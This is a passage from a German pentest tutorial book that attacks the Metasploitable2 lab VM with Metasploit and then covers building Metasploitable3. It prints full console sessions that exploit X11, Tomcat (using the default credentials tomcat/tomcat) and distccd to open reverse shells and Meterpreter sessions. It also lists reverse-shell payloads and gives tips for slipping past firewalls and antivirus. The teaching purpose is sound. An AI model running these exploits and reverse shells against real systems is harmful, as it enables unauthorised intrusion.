msf exploit(x11_keyboard_exec) > set payload cmd/unix/reverse_bash
payload => cmd/unix/reverse_bash
msf exploit(x11_keyboard_exec) > set LHOST 192.168.1.105

LHOST => 192.168.1.105
msf exploit(x11_keyboard_exec) > run

[*] Started reverse TCP handler on 192.168.1.105:4444
[*] 192.168.1.107:6000 - 192.168.1.107:6000 - Register keyboard
[-] 192.168.1.107:6000 - Exploit aborted due to failure: unknown:
192.168.1.107:6000
- X11 initial
```

```
                                communication failed
[*] Exploit completed, but no session was created.
```

Unreal 3.2.8.1

Auch hier haben wir wieder eine Version eines Programms, in die es eine verborgene Hintertür geschafft hat. Bemerkenswert ist hierbei, dass diese über einige Monate unentdeckt blieb und somit sehr viele Server mit dieser Version liefen und verwundbar wurden.

Da wir das schon alles kennen spare ich mir die Wiederholung des Metasplot-Angriffs an der Stelle und überlasse das dem Leser. Modul: `exploit/unix/irc/unreal_ircd_3281_backdoor`

Apache JServ (Version unbekannt)

Auch hier hatte weder das MSF noch GVM einen möglichen Angriff. Dies ist jedoch eine Momentaufnahme und kann sich morgen schon geändert haben... Zumindest `nmap` liefert weitere Infos:

```
root@kali:~# nmap -p 8009 192.168.1.107 --script ajp-brute

Starting Nmap 7.40 ( https://nmap.org ) at 2017-04-24 22:34 CEST
Nmap scan report for 192.168.1.107
Host is up (0.00034s latency).
PORT STATE SERVICE
8009/tcp open ajp13
| ajp-brute:
|_ URL does not require authentication
```

Hierbei stelle ich mir zwei grundlegende Fragen:

1. Muss der Port offen und ohne Authentifizierung zugänglich sein?
2. Wer muss oder soll auf diesen Dienst zugreifen und kann man den Zugang auf irgendeine Art (*zB IP-Adressen*) einschränken?

Ich habe mir diesen Dienst ausgesucht, da diese Fragen an der Stelle aus meiner Sicht am ehesten angebracht sind. Wenn ich mir die Dienste wie Apache, MySQL, Postgre, FTP, etc. ansehe, dann ist das am ehesten eine Konfiguration für einen Webserver. Den Zugriff auf Internetseiten zusätzlich einzuschränken wird mit 99%iger Sicherheit nicht gewünscht sein. Hier kann man aber durchaus diese Frage stellen!

Eines ist klar - wie die Konfiguration derzeit aussieht, kann jeder PC im Internet derzeit mittels

```
root@kali:~# telnet 192.168.1.107 8009
Trying 192.168.1.107...
Connected to 192.168.1.107.
Escape character is '^]'.
```

beliebige Text-Eingaben an diesen Dienst senden oder mit

```
root@kali:~# nc -w 3 192.168.1.105 8009 < 888
(UNKNOWN) [192.168.1.105] 8009 (?) : Connection refused
```

beliebige Daten an den Serverdienst senden. Und das öffnet zukünftig entdeckten Angriffen Tür und Tor! Wie Sie sehen, werden in beiden Fällen die Verbindungen akzeptiert und im zweiten Fall antwortet der Server mit dem Fehler (UNKNOWN) weil er mit dem gesendeten Daten nichts anzufangen weiß. Wäre das ein funktionierender Angriff, hätten wir allerdings sofort Erfolg. Gleiches gilt auch für den X-Server. Es geht bei Pentests nicht nur darum Angriffsmethoden zu identifizieren, sondern auch darum Angriffe in der Zukunft zu verhindern und dazu gehört es auch erst gar keinen unnötigen Angriffspunkt zu bieten, wenn diese Angriffe bekannt werden. Sprich der Ansatz muss schon deutlich früher erfolgen und so restriktiv wie möglich sein, um die kleinstmögliche Angriffsfläche zu bieten!

Tomcat 5.5

Diese Tomcat-Version erlaubt es eine Datei mit einem Programm in JAR-Format hochzuladen und auszuführen.

```
msf > use exploit/multi/http/tomcat_mgr_deploy
msf exploit(tomcat_mgr_deploy) > set RHOST 192.168.1.107
RHOST => 192.168.1.107
msf exploit(tomcat_mgr_deploy) > set RPORT 8180
RPORT => 8180
msf exploit(tomcat_mgr_deploy) > set payload java/meterpreter/reverse_tcp
payload => java/meterpreter/reverse_tcp
msf exploit(tomcat_mgr_deploy) > set LHOST 192.168.1.105
LHOST => 192.168.1.105
msf exploit(tomcat_mgr_deploy) > set TARGET 1
TARGET => 1
msf exploit(tomcat_mgr_deploy) > run

[*] Started reverse TCP handler on 192.168.1.105:4444
```

```
[*] Using manually select target "Java Universal"
[*] Uploading 6071 bytes as FL5F.war ...
[!] Warning: The web site asked for authentication: Basic realm="Tomcat Manager Application"
[-] Exploit aborted due to failure: unknown: Upload failed on /manager/deploy?path=/FL5F [401 Unauthorized]
[*] Exploit completed, but no session was created.
```

Wir brauchen also Zugangsdaten... Glücklicherweise wurde auch hier wieder ein Standard-Passwort verwendet bzw. nicht geändert. Die Suche danach mit Hilfe des Modules auxiliary/admin/http/tomcat_administration erspare ich Ihnen an der Stelle und ergänze die benötigten Daten, bevor ich den Angriff neu starte:

```
msf exploit(tomcat_mgr_deploy) > set HttpPassword tomcat
HttpPassword => tomcat
msf exploit(tomcat_mgr_deploy) > set HttpUsername tomcat
httpUsername => tomcat
msf exploit(tomcat_mgr_deploy) > run

[*] Started reverse TCP handler on 192.168.1.105:4444
[*] Using manually select target "Java Universal"
[*] Uploading 6089 bytes as Ak94br2dnm02xMjOpIzUNQs.war ...
[*] Executing /Ak94br2dnm02xMjOpIzUNQs/M2oXXKH6Unlptshh9Fqv.jsp...
[*] Undeploying Ak94br2dnm02xMjOpIzUNQs ...
[*] Sending stage (49645 bytes) to 192.168.1.107
[*] Meterpreter session 8 opened (192.168.1.105:4444 -> 192.168.1.107:53032) at 2017-04-24 23:34:34 +0200

meterpreter > getuid
Server username: tomcat55
meterpreter > shell
Process 1 created.
Channel 1 created.
id
uid=110(tomcat55) gid=65534(nogroup) groups=65534(nogroup)
```

Wenn Sie bis hierhin gelesen haben wird Ihnen spätestens jetzt klar, dass sichere Passwörter und sichere Konfigurationen, die eine Authentifizierung verlangen auch solche Angriffe verhindern können oder derart langwierig machen, dass viele Angreifer sich leichtere Ziele aussuchen.

Ein verwundbarer Serverdienst alleine reicht für viele Angriffe nicht aus - man muss auch Zugriff darauf bekommen, um seinen Angriffscode hochzuladen!

Wie Sie sehen, sind wir diesmal auch nicht root. Also überlasse ich es mal wieder Ihnen, sich die root-Rechte zu holen. Spätestens seit dem Angriff auf den Apache-Server sollten Sie wissen, wie das klappen kann.

Wir haben etwas übersehen

Beim Scannen mit nmap haben wir nur die Standard-Ports verwendet. Das ist zwar schnell aber lässt einige weniger bekannte Dienste und Ports außer Acht. Daher habe ich abschließend noch einen weiteren Scan durchgeführt, der alle Ports prüft:

```
mark@kali:~$ nmap -p 1-65535 192.168.1.107
Nmap scan report for 192.168.1.107
Host is up (0.00083s latency).
Not shown: 65505 closed ports
```

PORT	STATE	SERVICE
21/tcp	open	ftp
22/tcp	open	ssh
23/tcp	open	telnet
25/tcp	open	smtp
53/tcp	open	domain
80/tcp	open	http
111/tcp	open	rpcbind
139/tcp	open	netbios-ssn
445/tcp	open	microsoft-ds
512/tcp	open	exec
513/tcp	open	login
514/tcp	open	shell
1099/tcp	open	rmiregistry
1524/tcp	open	ingreslock
2049/tcp	open	nfs
2121/tcp	open	ccproxy-ftp
3306/tcp	open	mysql
3632/tcp	**open**	**distccd**
5432/tcp	open	postgresql
5900/tcp	open	vnc
6000/tcp	open	X11
6667/tcp	open	irc
6697/tcp	open	ircs-u
8009/tcp	open	ajp13
8180/tcp	open	unknown
8787/tcp	**open**	**msgsrvr**
52423/tcp	**open**	**unknown**

```
53127/tcp                open            unknown
54779/tcp                open            unknown
56536/tcp                open            unknown

Nmap done: 1 IP address (1 host up) scanned in 18.66 seconds
```

Dabei sind die fett hervorgehobenen Ports zusätzlich zum Vorschein gekommen. Zwei Kandidaten sind hierbei wieder vielversprechend...

Seien Sie kritisch und hinterfragen Sie sich selbst - auch wenn wir hier eine üppige Auswahl an Diensten haben, lieferte uns `nmap` doch ein komplettes Bild so wie wir das Tool eingesetzt haben. Es macht also durchaus Sinn weiter zu graben, selbst wenn man etwas gefunden hat, bzw. noch mal von vorne anzufangen, falls man nichts gefunden hat. Die Ermittlung der Programmversionen mit `nmap` oder anderen Tools überlasse ich an dieser Stelle Ihnen.

Der Dienst distccd wird dazu verwendet das Kompilieren von Code über verschiedene Rechner zu clustern. In dieser Version kann ein Angreifer den Dienst dazu nutzen beliebige Befehle auf dem System auszuführen:

```
msf > use exploit/unix/misc/distcc_exec
msf exploit(unix/misc/distcc_exec) > set RHOST 192.168.1.107
RHOST => 192.168.1.107
msf exploit(unix/misc/distcc_exec) > run

[*] Started reverse TCP double handler on 192.168.1.123:4444
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo VRPDgKUnYsXDWIZU;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "VRPDgKUnYsXDWIZU\r\n"
[*] Matching...
[*] A is input...
[*]   Command   shell   session   1   opened   (192.168.1.123:4444   ->
192.168.1.152:44731) at 2020-06-14 21:54:04 +0200

id
uid=1(daemon) gid=1(daemon) groups=1(daemon)
```

Ein weiterer Dienst, der Katastrophenpotenzial hat, läuft an Port 8787:

```
mark@kali:~$ nc 192.168.1.107 8787
aaaa
Fo:DRb::DRbConnError:bt["//usr/lib/ruby/1.8/drb/drb.rb:573:in
`load'"7/usr/lib/ruby/1.8/drb/drb.rb:612:in
`recv_request'"7/usr/lib/ruby/1.8/drb/drb.rb:911:in
`recv_request'"</usr/lib/ruby/1.8/drb/drb.rb:1530:in
`init_with_client'"9/usr/lib/ruby/1.8/drb/drb.rb:1542:in
`setup_message'"3/usr/lib/ruby/1.8/drb/drb.rb:1494:in
`perform'"5/usr/lib/ruby/1.8/drb/drb.rb:1589:in
`main_loop'"0/usr/lib/ruby/1.8/drb/drb.rb:1585:in
`loop'"5/usr/lib/ruby/1.8/drb/drb.rb:1585:in
`main_loop'"1/usr/lib/ruby/1.8/drb/drb.rb:1581:in
`start'"5/usr/lib/ruby/1.8/drb/drb.rb:1581:in
`main_loop'"//usr/lib/ruby/1.8/drb/drb.rb:1430:in
`run'"1/usr/lib/ruby/1.8/drb/drb.rb:1427:in
`start'"//usr/lib/ruby/1.8/drb/drb.rb:1427:in
`run'"6/usr/lib/ruby/1.8/drb/drb.rb:1347:in

`initialize'"//usr/lib/ruby/1.8/drb/drb.rb:1627:in
`new'"9/usr/lib/ruby/1.8/drb/drb.rb:1627:in
`start_service'"%/usr/sbin/druby_timeserver.rb:12: mesg" too large packet
1633771873
```

Wenn wir uns damit verbinden und einen Text eingeben, bekommen wir alle möglichen Fehlermeldungen, die zumindest Pfade und Programmversionen offenlegen. Außerdem lässt dieses Verhalten auf alle möglichen Programmierfehler hoffen.

Auch hier überlasse ich es Ihnen als Übung einen Weg zu finden dies auszunutzen! (*Tipp: Das Entscheidende steht in der letzten Zeile der Ausgabe!*)

Prüfen Sie auch die vier weiteren Ports und testen Sie, was sich dahinter verbirgt. Nur wer sein Vorgehen hinterfragt und bei sich selbst nach Fehlern und Dingen sucht, die vergessen wurden, wird dauerhaft erfolgreich in diesem Bereich sein.

Fazit

Die hier gezeigte Dichte an Sicherheitslücken und Konfigurationsfehlern ist natürlich nur auf einem speziell präparierten Testsystem zu finden. Daher ist es bei einem realen Pentest auch so wichtig, jeden verfügbaren Dienst genau zu analysieren und jede noch so kleine Chance zu verfolgen und nicht locker zu lassen, bis man Erfolg hat oder jegliche Möglichkeit probiert hat. So wie ich es beim Apache-Server gezeigt habe! Trotz vieler Verbindungsabbrüche, Versagen der Automatik vom MSF, der langwierigen Suche nach

weiteren Angriffsvektoren und eventuellen Problemen den Quelltext zu kompilieren, was wiederum die Suche nach fehlenden Paketen am eigenen Rechner nach sich zieht, bis hin zum Debuggen und anpassen von Exploit-Code oder dem Entwickeln darauf basierender eigener Lösungen wie bei dem SSH-Beispiel gezeigt... In der Praxis hat man oftmals nur einen oder eventuell zwei Angriffsvektoren, um auf den Rechner zu gelangen und dann dort weitere zu finden.

Darum hätte ich bei einem realen Pentest auch nicht so schnell aufgegeben wie bei der Sicherheitslücke in Samba, die es erlaubte aus der Freigabe auszubrechen. Ich hätte Stunden und Tage damit verbracht, alles Mögliche zu versuchen und seitenweise Dokumentationen, Online-Artikel und sonstige Informationen genau zu studieren um sicherzugehen, dass ich auch keine Möglichkeit übersehe. In der Regel ist hierzu auch einiges an Querdenken gefragt, um mögliche Kombinationen von verschiedensten Techniken zu finden.

Nützliche Befehle zur Arbeit mit der msfconsole

Ich habe Ihnen bis dato gezeigt wie Sie Angriffe ausführen, die Arbeit mit der msfconsole aber vernachlässigt und genau um dies soll es hier gehen.

Vieles an Google-Recherche können Sie sich mit folgenden Befehlen ersparen. Oftmals ist dies auch der bessere Weg, weil so manche Anleitung unvollständig ist oder kleine Fehler aufweist.

Als Erstes wollen wir nach einem Modul suchen:

```
msf > search unreal
```

```
Matching Modules
================
Name                                        Disclosure Rank      Description
                                            Date
----                                        ---------- ----      -----------
                                            -----
exploit/linux/games/ut2004_secure           2004-06-18 good      Unreal
                                                                 Tournament
                                                                 2004
                                                                 "secure"
                                                                 Overflow
                                                                 (Linux)
exploit/unix/irc/unreal_ircd_3281_backdoor 2010-06-12 excellent UnrealIRCD
                                                                 3.2.8.1
                                                                 Backdoor
                                                                 Command
                                                                 Execution
exploit/windows/games/ut2004_secure         2004-06-18 good      Unreal
                                                                 Tournament
                                                                 2004
                                                                 "secure"
                                                                 Overflow
                                                                 (Win32)
```

Name ist dies, was wir mit dem use Befehl aufrufen. Danach folgt das Datum der Entdeckung, ein schlichter Hinweis über die Qualität bzw. Erfolgschance gefolgt von einer Beschreibung.

In diesem Fall gibt es nur einen Angriff für den Unreal IRCd und damit ist das Ausprobieren dieses Angriffes einfacher und schneller als eine Recherche in Google.

Wenn wir nicht wissen, welche Parameter ein Angriff benötigt, können wir wie folgt vorgehen:

```
msf exploit(unreal_ircd_3281_backdoor) > show options

Module options (exploit/unix/irc/unreal_ircd_3281_backdoor):
```

```
Name     Current Setting        Required     Description
----     ---------------        --------     -----------
RHOST                           yes          The target address
RPORT    6667                   yes          The target port (TCP)
```

Exploit target:

```
  Id Name
  -- ----
  0 Automatic Target
```

Wie wir in der oberen Tabelle sehen, ist ein Parameter bereits belegt (*Current Setting*). Das kann aufgrund unserer Eingaben geschehen oder ein vom Entwickler vorgegebener Standardwert sein. Ob der Parameter optional ist oder zwingend benötigt wird sehen wir in der Spalte Required und in der letzten Spalte sehen wir eine kurze Beschreibung.

Die zweite Tabelle zeigt an, welches Ziel angewählt ist. Speziell hier kommt es öfter mal vor, dass Metasploit dies nicht richtig erkennt und wir von Hand nachhelfen müssen:

msf exploit(unreal_ircd_3281_backdoor) > **show targets**

Exploit targets:

```
  Id Name
  -- ----
  0 Automatic Target
```

In diesem Fall haben wir keine großartige Auswahl. Sehr oft gibt es allerdings unterschiedliche Targets - zB Windows, Linux, Java, etc.

Wollen wir ein Target ändern, dann geschieht dies mit:

```
msf exploit(unreal_ircd_3281_backdoor) > set TARGET 0
TARGET => 0
```

In der Regel benötigen Angriffe sogenannte Payloads. Das sind meist Programme oder Scripte, die auf das Opfer übertragen und dann dort ausgeführt werden, um erweiterte Rechte zu erhalten, eine Shell- oder Meterpreter-Session zu starten, etc.

Schlägt ein Angriff fehl, dann ist das Target das Erste, was ich überprüfe!

Achten Sie auch auf Fehler - das MSF warnt Sie oftmals, wenn Sie sich vertippen:

```
msf auxiliary(open_x11) > set RHOST 192.168.1.107
```

```
[!] RHOST is not a valid option for this module. Did you mean RHOSTS?
```

Verlassen Sie sich aber nicht darauf - nicht jedes Modul ist so mitteilsam:

```
msf exploit(unreal_ircd_3281_backdoor) > set RHSTS 192.168.1.107
RHSTS => 192.168.1.107
```

Es kommt auch manchmal vor, dass ein fälschlich gesetzter Parameter die Ausführung eines Moduls mit einem Fehler abbrechen lässt. In diesem Fall können Sie den störenden Parameter mit

```
msf exploit(unreal_ircd_3281_backdoor) > unset RHSTS
Unsetting RHSTS...
```

wieder löschen! Auch hier gilt - verlassen Sie sich nicht darauf, dass Sie gewarnt werden! Wenn etwas nicht klappt, was klappen müsste, ist ein Neustart der msfconsole keine schlechte Idee!

Wie Sie sich denken können, beenden Sie die msfconsole mit:

```
msf exploit(unreal_ircd_3281_backdoor) > exit
root@kali:~#
```

Nachdem Sie die Parameter definiert haben, stellt sich die Frage, welche Payload kann man mit welchem Angriff verwenden und welche Payloads stehen zur Verfügung.

Die Antworten auf beide Fragen liefert:

```
msf exploit(unreal_ircd_3281_backdoor) > show payloads
```

Compatible Payloads

==========

[redacted]

Name	Disclosure Date	Rank	Description
cmd/unix/bind_perl		normal	Unix Command Shell, Bind TCP (via Perl)
cmd/unix/bind_perl_ipv6		normal	Unix Command Shell, Bind TCP (via perl / IPv6)
cmd/unix/bind_ruby		normal	Unix Command Shell, Bind TCP (via Ruby)
cmd/unix/bind_ruby_ipv6		normal	Unix Command Shell, Bind TCP (via Ruby / IPv6)
cmd/unix/generic		normal	Unix Command, Generic Command Execution
cmd/unix/reverse		normal	Unix Command Shell, Double Reverse TCP (telnet)
cmd/unix/reverse_perl		normal	Unix Command Shell, Reverse TCP (via Perl)
cmd/unix/reverse_perl_ssl		normal	Unix Command Shell, Reverse TCP SSL (via perl)
cmd/unix/reverse_ruby		normal	Unix Command Shell, Reverse TCP (via Ruby)
cmd/unix/reverse_ruby_ssl		normal	Unix Command Shell, Reverse TCP SSL (via Ruby)
cmd/unix/reverse_ssl_double_telnet		normal	Unix Command Shell, Double Reverse TCP SSL (telnet)

Der Name ist das, was wir mittels

```
msf exploit(unreal_ircd_3281_backdoor) > set Payload cmd/unix/generic
Payload => cmd/unix/generic
```

angeben, danach finden wir noch einen Hinweis zur Qualität bzw. Erfolgschance und in der letzten Spalte eine kurze Beschreibung.

Oft hat eine Payload auch selber Parameter. Logischerweise müssen wir ihr ja mitteilen, auf welchen Rechner und welchen Port sie sich verbinden soll oder welches Kommando ausgeführt werden muss. Welche Parameter benötigt werden erfahren wir mit:

```
msf exploit(unreal_ircd_3281_backdoor) > show options

Module options (exploit/unix/irc/unreal_ircd_3281_backdoor):

 Name     Current Setting        Required     Description
 ----     ---------------        --------     -----------
 RHOST                           yes          The target address
 RPORT    6667                   yes          The target port (TCP)

Payload options (cmd/unix/generic):

 Name  Current Setting     Required   Description
 ----  ---------------     --------   -----------
 CMD                       yes        The command string to execute

Exploit target:

   Id Name
   -- ----
   0 Automatic Target
```

Erst nachdem eine Payload definiert wurde, erscheint die mittlere Tabelle mit den Optionen der Payload. Hier gilt wieder das Gleiche wie zuvor gesagt.

Die Parameter für die Payloads werden genau wie alle anderen Parameter gesetzt:

```
msf exploit(unreal_ircd_3281_backdoor) > set CMD /tmp/run.sh
CMD => /tmp/run.sh
```

Wenn die weiteren Informationen zu einem Modul benötigt werden, dann verwenden Sie einfach:

```
msf exploit(unreal_ircd_3281_backdoor) > info exploit/multi/handler

       Name: Generic Payload Handler
     Module: exploit/multi/handler
   Platform: Android, BSD, Java, JavaScript, Linux, OSX, NodeJS, PHP,
             Python, Ruby,
Solaris, Unix, Windows, Mainframe, Multi
 Privileged: No
    License: Metasploit Framework License (BSD)
       Rank: Manual
```

Provided by:

```
  hdm <x@hdm.io>
```

Available targets:

```
  Id Name
  -- ----
  0 Wildcard Target

Payload information:
  Space: 10000000
  Avoid: 0 characters

Description:
  This module is a stub that provides all of the features of the
Metasploit payload system to exploits that have been launched outside of
the framework.
```

Oder falls Sie bereits in dem Modul sind:

```
msf exploit(unreal_ircd_3281_backdoor) > info
```

```
          Name: UnrealIRCD 3.2.8.1 Backdoor Command Execution
        Module: exploit/unix/irc/unreal_ircd_3281_backdoor
      Platform: Unix
    Privileged: No
       License: Metasploit Framework License (BSD)
          Rank: Excellent
     Disclosed: 2010-06-12

Provided by:
  hdm <x@hdm.io>

Available targets:

 Name     Current Setting        Required     Description
 ----     ---------------        --------     -----------
 RHOST                           yes          The target address
 RPORT    6667                   yes          The target port (TCP)

Payload information:
  Space: 1024

Description:
  This module exploits a malicious backdoor that was added to the Unreal
IRCD
3.2.8.1
  download archive. This backdoor was present in the Unreal3.2.8.1.tar.gz
archive between November 2009 and June 12th 2010.

References:
  https://cvedetails.com/cve/CVE-2010-2075/
  OSVDB (65445)
  http://www.unrealircd.com/txt/unrealsecadvisory.20100612.txt
```

Weitere Befehle und eine kurze Beschreibung dazu erhalten Sie mit:

```
msf exploit(unreal_ircd_3281_backdoor) > help
```

Versuchen Sie mehrere Module gegen ein Angriffsziel laufen zu lassen, dann kann Ihnen der folgende Befehl lästige Tipparbeit ersparen:

```
msf exploit(unreal_ircd_3281_backdoor) > setg RHOST 192.168.1.107
```

Vor allem Parameter wie die IP-Adresse des Opfers (RHOST) oder die IP-Adresse, zu der nach einem erfolgreichen Angriff eine Verbindung aufgebaut werden soll (LHOST), sind in fast jedem Modul enthalten und können somit mit setg (*set global*) für alle Module als Vorgabewert gesetzt werden. Wenn Sie diesen Wert dennoch innerhalb eines Modules ändern wollen, können Sie ihn jederzeit für dieses eine Modul mit

```
msf exploit(unreal_ircd_3281_backdoor) > set RHOST 192.168.1.108
```

ändern. Global gesetzte Werte werden nur innerhalb der Session gespeichert. Wenn Sie die msfconsole schließen und erneut öffnen, sind diese Werte nicht mehr voreingestellt.

Noch ein Wort zu den Payloads

Oftmals schlägt ein Angriff nicht wirklich fehl, weil er nicht möglich ist, sondern vielmehr, weil die Payload nicht ausgeführt werden kann. Das beste Ruby-Script nützt nicht viel ohne einen Ruby-Interpreter (*Programm das dieses Script ausführen kann*). Sie können auch noch so oft versuchen eine Verbindung mit SSH aufzubauen, wenn es allerdings kein SSH-Server ist, der auf diesen Port lauscht, wird das ebenfalls nicht klappen.

Daher kommt man oftmals nicht darum herum, alle möglichen Payloads zu probieren um zu sehen, ob der Angriff mit einer anderen Payload klappt. Ohne durchgeführten Angriff haben wir normalerweise keine Chance zu erfahren, welche Software auf dem Opfer vorzufinden ist abgesehen von den wenigen Serverdiensten. Auf der anderen Seite benötigen wir diese Info, um die passende Payload auszuwählen... Das alte Henne-Ei-Problem!

Ein zweiter Punkt ist der Port! In der Regel sind Arbeitsplatzrechner und auch Server hinter einer Firewall und diese wird auch nur jene Pakete passieren lassen, die auf genehmigten Ports gesendet werden. Den voreingestellten Port 4444, der schon fast ein charakteristisches Erkennungszeichen von Metasploit ist, zu verwenden, ist in der Praxis eher unklug! Die meisten Firewalls werden eingehende als auch ausgehende Verbindungen blockieren.

Die nächste Gretchenfrage ist: Soll man einen Server auf dem Kail-PC laufen lassen und das Opfer dazu bringen sich zu uns zu verbinden (*reverse tcp*) oder lieber einen Server am Opfer starten mit dem wir uns verbinden können (*bind tcp*)? Pauschal kann man dies nicht beantworten aber in der Regel wird eine Firewall keine eingehenden Verbindungen zulassen, wenn der Port nicht vom Administrator der Firewall freigegeben ist und die bereits freigegeben Ports, sind von den laufenden Serverdiensten belegt. Daher macht meiner Meinung nach eine reverse-tcp Payload in den meisten Fällen Sinn. Und als Port

kann man ja zB 80 verwenden, weil dieser zu 99,9% sicher für ausgehende Verbindungen erlaubt ist.

Zu guter Letzt müssen wir darauf achten, dass das Target und die Payload stimmen. Ein 64bit-Programm kann auf einem 32bit-System nicht laufen genauso wenig wie ein Linux-Programm auf einem Windows-Rechner. Aber auch zwischen den einzelnen Linux-Versionen gibt es kleine aber entscheidende Unterschiede - so wird der Apache-Server auf einem Debian-System mit apache2 und auf einem RedHat-System mit httpd angesprochen. Die Speicherorte der Konfigurationsdateien für den Apache2 unterscheiden sich ebenfalls. Gleiches gilt für viele weitere Programme und Konfigurationsdateien, die gesamte Paketauswahl sowie die verfügbaren Programmversionen.

Genauso gibt es Unterschiede zwischen den Unix-Betriebssystemen. Mac OSX und Solaris, beides Unix-Systeme, haben noch größere Unterschiede als die verschiedenen Linux-Varianten.

Also ist die Auswahl der passenden Payload eines der ausschlaggebenden Kriterien, ob ein Angriff am Ende klappt und oftmals auch ein nerven- und zeitraubendes Unterfangen.

Meterpreter ist die mächtigste Payload und bietet Ihnen die umfangreichsten Möglichkeiten. Aber genau das ist gleichzeitig das Problem... IDS und Antivirus-Software könnten Meterpreter erkennen und dessen Arbeit unterbinden, wohingegen das Ausführen einer Powershell unter Windows oder einer Shell unter Linux deutlich weniger Aufmerksamkeit erregen wird. Wie wir uns mit Powershell eine eigene Reverse-Shell zaubern, werden wir am Ende des Buches herausfinden.

Meterpreter & Windows

Bevor wir ein Windows-System angreifen können, benötigen wir ein Opfer. Zu Übungszwecken haben wir schon mit Metasploitable2 gearbeitet und Sie haben es sich wahrscheinlich schon gedacht - es gibt auch eine Windows-Version davon. Diese nennt sich Metasploitable3! Und daher werden wir diese nun gemeinsam bauen - Jawohl, ich habe bauen gesagt. Aus lizenzrecht-lichen Gründen kann hier nicht einfach ein VMware- oder Virtualbox-Image zur Verfügung gestellt werden! Eine Testversion läuft nach 30 Tagen ab und kann dann nicht mehr ohne einen gültigen Lizenzschlüssel verwendet werden. Natürlich darf kein Windows inkl. gültigem Lizenzschlüssel einfach so zum Download angeboten werden - auch nicht als VPC! Daher ist es nicht möglich, eine Image-Datei zu erstellen, die auf Dauer lauffähig ist und wir müssen also diese Datei selber bauen. Glücklicherweise stehen uns dazu automatische Scripte zur Verfügung, die den Aufwand auf einige wenige Befehle reduzieren (*Im Idealfall, wie wir später sehen werden*).

Zuerst benötigen Sie die Programme Packer und Vagrant sowie das Vagrant Reload-Plugin. Virtualbox, haben wir ja bereits installiert!

Ich zeige Ihnen die Erstellung der VM an meinem Mac. Natürlich können Sie dies auch auf Windows oder Linux machen. Linux-Nutzer können die gleichen Befehle verwenden wie ich sie in der Anleitung verwende.

Nachdem wir Vagrant installiert haben, installieren wir das Plugin wie folgt:

```
Mac-mini:metasploitable3-master mark$ vagrant plugin install vagrant-reload
```

Metasploitable3 bauen

Zuerst laden Sie das Git-Projekt als ZIP-Datei herunter und entpacken dann die ZIP-Datei. Danach öffnen Sie ein Terminal bzw. die Eingabeaufforderung und navigieren damit in den Ordner metasploitable3-master, der beim entpacken erstellt wurde. Danach verwenden Sie folgenden Befehl:

```
Mac-mini:metasploitable3-master mark$ packer build windows_2008_r2.json
```

Dies wird einige Zeit dauern, da damit auch die ISO-Datei der Testversion von Windows 2008 R2 heruntergeladen wird. Danach wird das System automatisch installiert und eingerichtet.

Sobald der Vorgang abgeschlossen ist, verwenden wir folgenden Befehl

```
Mac-mini:metasploitable3-master mark$ vagrant box add windows_2008_r2_virtualbox.box --name=metasploitable3
```

...um die Einrichtung der Software vorzubereiten. Danach müssen Sie noch

```
Mac-mini:metasploitable3-master mark$ vagrant up
```

...ausführen, um dies abzuschließen. Wenn Sie das Gefühl haben, dass der Vorgang an irgendeiner Stelle hängt oder abgebrochen ist, warten Sie einige Zeit - Manche der Schritte haben auf meinem Mac gute 10-25 Minuten gedauert... In Summe dauerte das gesamte Bauen der VM inkl. Download, Installation, Einrichtung, etc. mehr als zwei Stunden!

Falls Ihnen nach Beendigung des Scriptes kein Fenster mit dem VPC angezeigt wird, klicken Sie im Hauptfenster von VirtualBox auf den Button "anzeigen". Sollte die Tastatur nicht auf Eingaben reagieren, sollten Sie den virtuellen PC mittels Menü

"Maschine" -> "ACPI Shutdown" herunterfahren und danach mit vagrant up neu starten. Seien Sie hierbei auch geduldig... Dies dauerte bei meinem PC zwischen 8 und 12 Minuten.

Bedenken Sie, dass VirtualBox Strg + Alt + Entf nicht als Tastatureingabe an den VPC weiterreicht und Sie diese Tastenkombination mittels des Menüs Input -> Keyboard -> Insert Ctrl-Alt-Del senden müssen!

Sie können sich dann mit dem User vagrant und dem Passwort vagrant anmelden!

Um Ihnen nun die zusätzlichen Funktionen vom Meterpreter auf Windows zu zeigen werden wir einen weiteren Angriff mit der msfconsole durchführen. Alle Weiteren überlasse ich an dieser Stelle Ihnen als Übung. Gehen Sie genau so vor, wie ich es Ihnen in den vorigen Lektionen gezeigt habe, recherchieren Sie ausreichend und nutzen Sie die Helfer in der msfconsole und Sie werden sicher die meisten Exploits ohne Probleme lösen.

Metasploitable3 Troubleshooting

Bei meinem Test hatte ich einige Schwierigkeiten Metasploitable3 zum Laufen zu bekommen. Daher will ich Ihnen an dieser Stelle meinen Workaround zeigen:

Zuerst hatte ich das Problem, dass der erste Versuch fast 8 Stunden gedauert hat und danach keiner der Services verfügbar war. Dies hat an einem Bug in der aktuellen Version von vagrant gelegen und kann schon wieder behoben sein, wenn Sie das Buch lesen. Zur Zeit der Erstellung dieses Kapitels war folgende Version aktuell:

```
Mac-mini:metasploitable3-master mark$ vagrant -v
Vagrant 1.9.4
```

Der Workaround war denkbar einfach - ich habe hierzu auf eine ältere Version vor den Bug zurückgegriffen und diese installiert. Danach habe ich sicherheitshalber nochmals überprüft, mit welcher Version ich aktuell arbeitete.

```
Mac-mini:metasploitable3-master mark$ vagrant -v
Vagrant 1.9.1
```

So weit, so gut - also löschte ich die nicht funktionierende Version und startete den Vorgang neu:

```
Mac-mini:metasploitable3-master mark$ vagrant destroy default: Are you
  sure you want to destroy the 'default' VM? [y/N] y
==> default: Running cleanup tasks for 'reload' provisioner...
```

```
==> default: Running cleanup tasks for 'reload' provisioner...
==> default: Destroying VM and associated drives...

Mac-mini:metasploitable3-master mark$ vagrant up
Bringing machine 'default' up with 'virtualbox' provider...
==> default: Importing base box 'metasploitable3'...
```

Danach erhielt ich folgende Meldung:

```
==> default: 7zip.install v16.4.0.20170420 [Approved]
==> default: 7zip.install package files install completed. Performing other installation steps.
==> default: The package 7zip.install wants to run 'chocolateyInstall.ps1'.
==> default: Note: If you don't run this script, the installation will fail.
==> default: Note: To confirm automatically next time, use '-y' or consider:
==> default: choco feature enable -n allowGlobalConfirmation
==> default: Do you want to run the script?([Y]es/[N]o/[P]rint):
```

Da dies automatisch laufen sollte und an dieser Stelle keine Eingaben möglich waren, brach ich den Vorgang wieder mit Strg + C ab und führte abermals ein vagrant destroy durch.

